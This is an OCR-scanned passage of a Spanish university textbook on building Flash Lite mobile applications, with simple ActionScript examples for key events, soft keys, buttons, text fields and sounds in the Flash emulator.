En el espacio configurado para el documento, insertaremos el texto “Hola Mundo” y una imagen, que es el objetivo que nos hemos propuesto para esta primera aplicación. El resultado de estas acciones es el que muestra la siguiente imagen.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



En este momento ya estamos dispuestos a probar la ejecución de nuestra aplicación dentro del entorno. Es obvio que la aplicación no hará nada y simplemente mostrará el contenido descrito por pantalla, pero es suficiente en estos momentos para nuestros propósitos.

Para probar la aplicación únicamente tendremos que seleccionar el menú Control y la opción Probar Película. Se abrirá una ventana que nos permite configurar el entorno en el que queremos probar la aplicación. La siguiente imagen muestra cómo sería la siguiente imagen.


En la parte izquierda de la pantalla, podemos seleccionar el dispositivo que queremos utilizar para probar la aplicación, dentro de la lista que se nos presenta.

Con estos pasos ya conocemos de qué forma podemos crear nuestras aplicaciones para Flash Lite y ya sabemos cómo probarlas. Como vemos, la herramienta Macromedia Flash Professional 8, nos ayuda de forma importante en esta labor [12-15].

A continuación, vamos a ver cómo podemos configurar de manera manual una aplicación, para Flash Lite y para un terminal concreto. Comenzaremos igual que antes, creando un documento

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc


nuevo, pero sin recurrir en este caso a las plantillas. Una vez creado el documento, iremos a la configuración de la publicación en el menú de fichero. En la ventana que aparece, dentro de la pestaña correspondiente a Flash, seleccionaremos la versión de flash que queremos utilizar como base para el nuevo documento que acabamos de crear.



Una vez que volvemos a la pantalla principal, seleccionaremos la opción de configuración del dispositivo dentro del menú de propiedades de la película. Esta operación también se puede hacer a través del menú de fichero (*Fichero/Configuración de publicación*).

En la nueva pantalla que se abre para permitirnos la configuración del dispositivo, tendremos la posibilidad de seleccionar el tipo de contenido que queremos crear, que en nuestro caso será una aplicación independiente (*Reproductor anónimo*). En la lista de posibles dispositivos que se presenta, buscaremos aquel que deseemos y lo seleccionaremos. En la parte inferior de la pantalla, se nos informa de las características del dispositivo que hayamos seleccionado en cada momento. Esta información comprende el nombre del dispositivo, el tamaño de la pantalla y las versiones de la plataforma soportadas por el dispositivo. En nuestro caso seleccionaremos un terminal de la marca Nokia, tal y como muestra la siguiente imagen.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



Es importante que el tamaño de nuestra película coincida con el tamaño de la pantalla del terminal, por lo que tendremos que cambiar el tamaño de la película a través del botón correspondiente en la ventana de propiedades.

Ahora podremos comenzar a trabajar en nuestro documento o película y podremos probarlo tal y como hicimos anteriormente.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

GESTIÓN DE COMANDOS EN EL EMULADOR

El emulador que utilizaremos para el desarrollo de nuestras aplicaciones presenta algunas teclas de comando que podremos programar, a parte de las teclas alfanuméricas que tiene cualquier teléfono. Estas teclas son las que tienen todos los terminales, para descolgar o moverse por la pantalla, entre otros. La siguiente imagen muestra estas teclas. Las teclas alfanuméricas son obvias y las teclas especiales que usaremos en la mayoría de las aplicaciones, son las teclas de la fila superior, tanto la tecla grande con las cuatro pequeñas flechas (izquierda, derecha, arriba y abajo), como las teclas que están a cada lado de esta. A estas últimas las llamaremos teclas programables. Es importante destacar que el punto central de la tecla grande, será la tecla de selección y se utilizará de forma masiva en las aplicaciones para seleccionar botones.


En la mayoría de las aplicaciones, tendremos que programar alguna acción sobre las teclas, de tal forma que la aplicación responda a ciertas acciones por parte del usuario. Para gestionar la pulsación de una tecla por parte del usuario tendremos que controlar, tal y como es común en flash, el siguiente evento:

```
on(keyPress “<Right>")
```

Este caso es para recoger una pulsación de la tecla con la flecha hacia la derecha. Para el resto de teclas, la función a escribir es similar, pero cambiando el texto <*Right*> por otro, para indicar otra tecla. El siguiente ejemplo muestra como capturar los eventos de pulsación de teclas.
Para comenzar, y debido a que esta aplicación tiene como única finalidad el aprendizaje del modo en que se capturan las pulsaciones de las teclas, tendremos un solo botón en la aplicación, y nada más que este botón. Además, este botón no se mostrará por pantalla y nunca será visible. La siguiente imagen muestra esta situación [16-20].

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239



Como vemos, la pantalla está en blanco y el botón está fuera de dicha pantalla. Ahora lo único que haremos será añadir código a este botón, de tal manera que podamos comprobar de forma práctica cómo se capturan los eventos de teclado. El código que incluiremos en el botón se muestra en el listado a continuación.

```
on(keyPress "<Down>") {

        trace("Se ha pulsado la tecla de desplazamiento hacia abajo");

}

on(keyPress "<Up>") {

        trace("Se ha pulsado la tecla de desplazamiento hacia arriba");

}

on(keyPress "<Left>"){

        trace("Se ha pulsado la tecla de desplazamiento hacia la izquierda");
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
}

on(keyPress "<Right>"){

	trace("Se ha pulsado la tecla de desplazamiento hacia la derecha");

}

on(keyPress "<Enter>"){

	trace("Se ha pulsado la tecla de selección");

}

on(keyPress "0"){

	trace("Se ha pulsado el 0");

}

on(keyPress "5"){

	trace("Se ha pulsado el 5");

}

on(keyPress "9"){

	trace("Se ha pulsado el 9");

}

on(keyPress "*"){

	trace("Se ha pulsado la tecla de asterisco");

}
```

Este código únicamente mostrará una traza en la ventana de salida del entorno de desarrollo de Flash, pero es suficiente para los objetivos didácticos de este sencillo ejemplo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

SetSoftKeys

El método *SetSoftKeys* nos permite modificar la asignación de las teclas programables del dispositivo. Estas teclas son las que se han comentado anteriormente y que se encontraban a ambos lados del teclado central. No todos los dispositivos nos permiten trabajar con estas teclas. Además, este método únicamente podrá utilizarse cuando el reproductor de Flash Lite se ejecute en modo autónomo. Es decir, cuando el reproductor se inicie dentro del contexto de otra aplicación, como puede ser un navegador, este comando no podrá ser invocado y por lo tanto estas teclas no serán aplicables.

Este comando recibe como parámetros dos textos, que serán los textos asociados a los botones programables y que podremos utilizar para capturar los eventos. El primer texto hacer referencia a la tecla programable izquierda y el segundo hace referencia a la tecla programable derecha. El método retornará un valor indicando si el comando es admitido o no es admitido en el terminal en el momento de ejecución. Este valor será 0 para indicar que está permitido y -1 para lo contrario [21-24].

El siguiente ejemplo muestra cómo activar las teclas programables y como utilizarlas. Para comenzar, crearemos un clip que represente un círculo azul y colocaremos dos en la pantalla del dispositivo. A uno de estos clips lo llamaremos *puntoizquierda* y al otro *puntoderecha*. Para comenzar, en la capa denominada *ActionScript*, incluiremos este código:

```
fscommand2("SetSoftKeys", "Izquierda", "Derecha");

fscommand2("FullScreen", "true");

_root.puntoizquierda._alpha = 0;

_root.puntoderecha._alpha = 0;
```


Este sencillo código activa las teclas programables, establece el modo pantalla-completa y hace invisibles los puntos de los que hemos hablado. También incluiremos un botón con el objetivo de controlar los eventos de ratón, igual que ya hicimos anteriormente. El código que asociaremos a este botón es:


```
on (keyPress "<PageUp>") {

        _root.puntoizquierda._alpha = 100;

        _root.puntoderecha._alpha = 0;

}

on (keyPress "<PageDown>") {

        _root.puntoizquierda._alpha = 0;
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
        _root.puntoderecha._alpha = 100;

}
```

La tecla *PageUp* corresponde a la tecla programable de la izquierda y *PageDown* corresponde a la tecla programable de la derecha. El código lo que hace es mostrar y ocultar un punto u otro, según se pulse una u otra tecla programable. Las siguientes imágenes ilustran el proceso de desarrollo y ejecución.






ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Uso de botones

Los botones dentro de las aplicaciones Flash Lite, funcionan de manera similar a como lo hacen en las aplicaciones flash clásicas. Tenemos los siguientes eventos a controlar en los botones:

- *press* – Se produce al pulsar la tecla de selección sobre el botón.
- *release* – Se produce cuando el usuario suelta la tecla de selección.
- *rollOver* – Se produce cuando el botón es seleccionado.
- *rollOut* – Se produce cuando el botón pierde la selección.

La siguiente aplicación muestra cómo utilizar botones dentro de las aplicaciones Flash Lite. Es una aplicación muy sencilla que presenta tres botones en la pantalla y un campo de texto dinámico, que mostrará el valor de una variable. El contenido de esta variable será modificado en función del botón que se pulse en cada momento. La variable se llama *textoboton* tal y como muestra la imagen siguiente.



El código de los botones se muestra a continuación. El listado muestra el código de los tres botones, pero es evidente que cada una de las funciones está asociada a un botón.

```
// Botón superior

on(press){

        textoboton = "Botón superior";

}



//Botón intermedio
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
on(press){
        textoboton = "Botón intermedio";
}

// Botón inferior
on(press){
        textoboton = "Botón inferior";
}
```

Por último, vamos a incluir dos capturas de pantalla del emulador, para ver cómo sería la ejecución de esta sencilla aplicación.

La figura anterior indica que se ha pulsado el botón intermedio, y por eso se muestra el texto al final de la pantalla, y también indica que en este momento, una pulsación de la tecla de selección actuaría sobre el botón inferior.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

TEXTO EN FLASH LITE


Flash lite permite la utilización de campos de texto de tres modos diferentes. Por una parte, podremos utilizar textos estáticos, en los que, como es habitual en flash, se muestra un texto y este no puede ser modificado a lo largo de la ejecución de la película. Este tipo de campos de texto, son utilizamos comúnmente como sencillas etiquetas de texto. Los campos de texto de contenido dinámico, el segundo tipo de campo de texto, nos permite modificar el texto en tiempo de ejecución, a través de la asociación de este campo de texto a una variable [25-30]. El contenido de esta variable será el texto que se muestre en la pantalla. Este tipo de campos de texto lo hemos utilizado ya en el documento en alguno de los ejemplos. Por último, tenemos los campos de texto que permiten interactuar con el usuario, de tal forma que este pueda escribir en el campo de texto e introducir así información en la aplicación.

Para mostrar de forma práctica y sencilla cómo es la utilización de estos campos de texto y cuál es el cometido de cada uno de ellos, vamos a escribir un sencillo ejemplo. El ejemplo contiene los tres tipos de campos de texto:

Por una parte tenemos dos etiquetas de texto estático que corresponden con los textos:

- Teclee su nombre:
- Su nombre al revés:

El campo de texto que está debajo de la primera etiqueta, es para introducir texto, tal y como muestra la siguiente configuración:




Como vemos en la imagen, el campo de texto es del tipo “Introducción de texto”, y la variable a la que está asociado es texto. Es decir, el texto que escriba el usuario en este elemento, será almacenado dentro de la variable texto. Esta variable no necesita ser definida en ningún sitio.

El campo de texto de la parte inferior de la pantalla, es un campo de texto dinámico, y su cometido es mostrar el contenido de una variable. Antes hemos visto como introducir información en una variable a través de un campo de texto, y ahora vemos el proceso contrario. Este campo de texto,

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

mostrará el contenido de la variable pero no permitirá que se modifique dicha variable. La siguiente imagen muestra la configuración de este elemento:



Como vemos, el tipo es "Texto dinámico" y la variable a la que está asociado este campo de texto es "textoReves".
Para completar el ejemplo, tenemos un botón con el texto "Enter", que tendrá el código actionscript que nos permite aportar un poco de lógica al ejemplo. En concreto, el objetivo de esta sencilla aplicación es tomar un texto introducido por el usuario, darle la vuelta a dicho texto, y mostrarlo en el campo de texto correspondiente a través de la variable textoReves. El código actionscript del botón es el siguiente:

```
on(press){

        resultado = "";

        for (i=length(texto);i>0; i--){

                resultado = resultado add substring(texto, i, 1);

        }

        textoReves = resultado;

}
```

Como vemos, el código es muy sencillo. Simplemente define una variable llamada "resultado", en la que va añadiendo las letras de la cadena original (texto), empezando por la última y finalizando en la primera. Por último, se introduce el resultado final en la variable textoReves.
La siguiente imagen muestra el resultado final en el emulador.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Restricciones en los campos de introducción de texto

Se pueden configurar los caracteres que el usuario puede introducir dentro de un campo de texto. A través del comando *SetInputTextType* se puede realizar este trabajo. Así, por ejemplo, si quisiéramos que en el ejemplo anterior, el usuario únicamente pudiera escribir números dentro del campo de texto, tendríamos que escribir el siguiente comando dentro de la aplicación:

```
fscommand2("SetInputTextType", "texto", "Numeric");
```

Si escribimos esta línea e intentamos introducir algún carácter no numérico dentro del campo de texto, tendremos un aviso por parte del emulador, tal y como muestra la siguiente imagen.

Los posibles modos que se pueden indicar en el control de los caracteres son los que se listan a continuación:

- Numeric – Únicamente se permiten números (0-9).

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Alpha – Sólo se permiten caracteres alfabéticos (a-z, A-Z).
- Alphanumeric – Caracteres alfanuméricos (0-9, a-z, A-Z).
- Latin – Caracteres latinos, es decir, los alfanuméricos y los símbolos de puntuación.
- NonLatin – Únicamente permite los caracteres no latinos.
- NoRestriction – Es el modo predeterminado, sin limitación alguna.

El método fscommand2 mostrado anteriormente, devuelve una variable que nos permite comprobar si la orden se ha ejecutado correctamente o no. Esto es debido a que no todos los dispositivos admiten la gestión de estas restricciones y por lo tanto, a través de esta variable podremos comprobar si nuestra orden tendrá efecto o si por el contrario será ignorada por el terminal. Los posibles valores de la variable son:

- 0 – En caso de error
- 1 – Si la orden se ha ejecutado correctamente y por lo tanto la restricción tendrá efecto.

Fuentes de texto

En Flash Lite disponemos de varias formas para representar las fuentes de los campos de texto. La primera y más sencilla es aplicar alguna de las fuentes de texto que están disponibles de forma genérica:

- _sans
- _serif
- _typewriter

Aún así, el resultado final depende en cierta medida del dispositivo final, pero en cualquier caso este tratará de adecuarse a lo indicado en la aplicación. Esta configuración se realiza a través del menú de propiedades del campo de texto. Tendremos que seleccionar el tipo de fuentes a utilizar y la fuente concreta.
El menú de selección del tipo de texto tiene cinco opciones, pero únicamente tres están disponibles para Flash Lite.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

SONIDOS

Dentro de la versión Lite de Flash tenemos dos tipos de sonido:

- Sonidos de dispositivo.
- Sonidos estándar o nativo.


Los sonidos de dispositivo se guardan dentro del fichero publicado (con extensión swf) y su formato es el nativo del dispositivo (MIDI o MFi). El sonido será reproducido por el dispositivo, ya que Flash se lo pasa a este para su descodificación y reproducción. En cuanto a las limitaciones de reproducción de este tipo de sonidos, debemos tener en cuenta que Flash Lite no puede sincronizar las animaciones y el sonido del dispositivo y que la versión 1.0 únicamente admite este tipo de sonidos, sonidos de dispositivo. La reproducción de este tipo de sonidos es responsabilidad del dispositivo o terminal, y no del propio entorno Flash, lo que limita sus capacidades [31-25].
En cuanto a los sonidos estándar o nativos únicamente están disponibles en la versión 1.1, tal y como se indicó anteriormente. Flash Lite permite sincronizar este tipo de sonidos con las animaciones, lo que provee a este tipo de sonidos de mucha más utilidad que los sonidos de dispositivo. Además de los formatos de ficheros de sonido que ya hemos comentado antes y que son admitidos como tipos de sonido de dispositivo, los formatos admitidos en Flash Lite 1.1 son SMAF, PCM, WAV, ADPCM y MP3.
Otra clasificación que podemos realizar en los sonidos, son sonidos de evento y sonidos de flujo. Los primeros se reproducen independientemente de la línea de tiempo y se reproducen hasta el final del sonido o hasta que la reproducción se detiene mediante ActionScript. Estos sonidos deben descargarse de forma completa antes de comenzar a reproducirse y una vez más tenemos que decir que su utilidad en las aplicaciones es menor que la de los sonidos de flujo [36-38].
El segundo tipo de sonidos, los sonidos de flujo, están sincronizados con la línea de tiempo y se utilizan para reproducir sonidos sincronizados con la animación. El sonido se detiene cuando la línea de tiempo se detiene y Flash Lite omite fotogramas de la animación si es necesario, para mantener la sincronización. En este caso, sincronizando la línea de tiempo y los sonidos, la utilidad en las aplicaciones es mucho mayor, ya que se puede controlar cuándo comienza a reproducirse el sonido y cuando se para, siempre en sincronía con la línea de tiempo y por tanto con la evolución de la aplicación.
A continuación vamos a realizar un sencillo ejemplo, que nos permitirá comprender de forma más práctica y rápida el trabajo con los sonidos dentro de Flash Lite.

Ejemplos de uso de sonidos

Lo primero que haremos para realizar este ejemplo con sonidos, será modificar la línea de tiempo, para insertar una nueva capa que llamaremos Sonido y extender la línea de tiempo de las capas a dos fotogramas. La siguiente imagen muestra esta estructura:

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



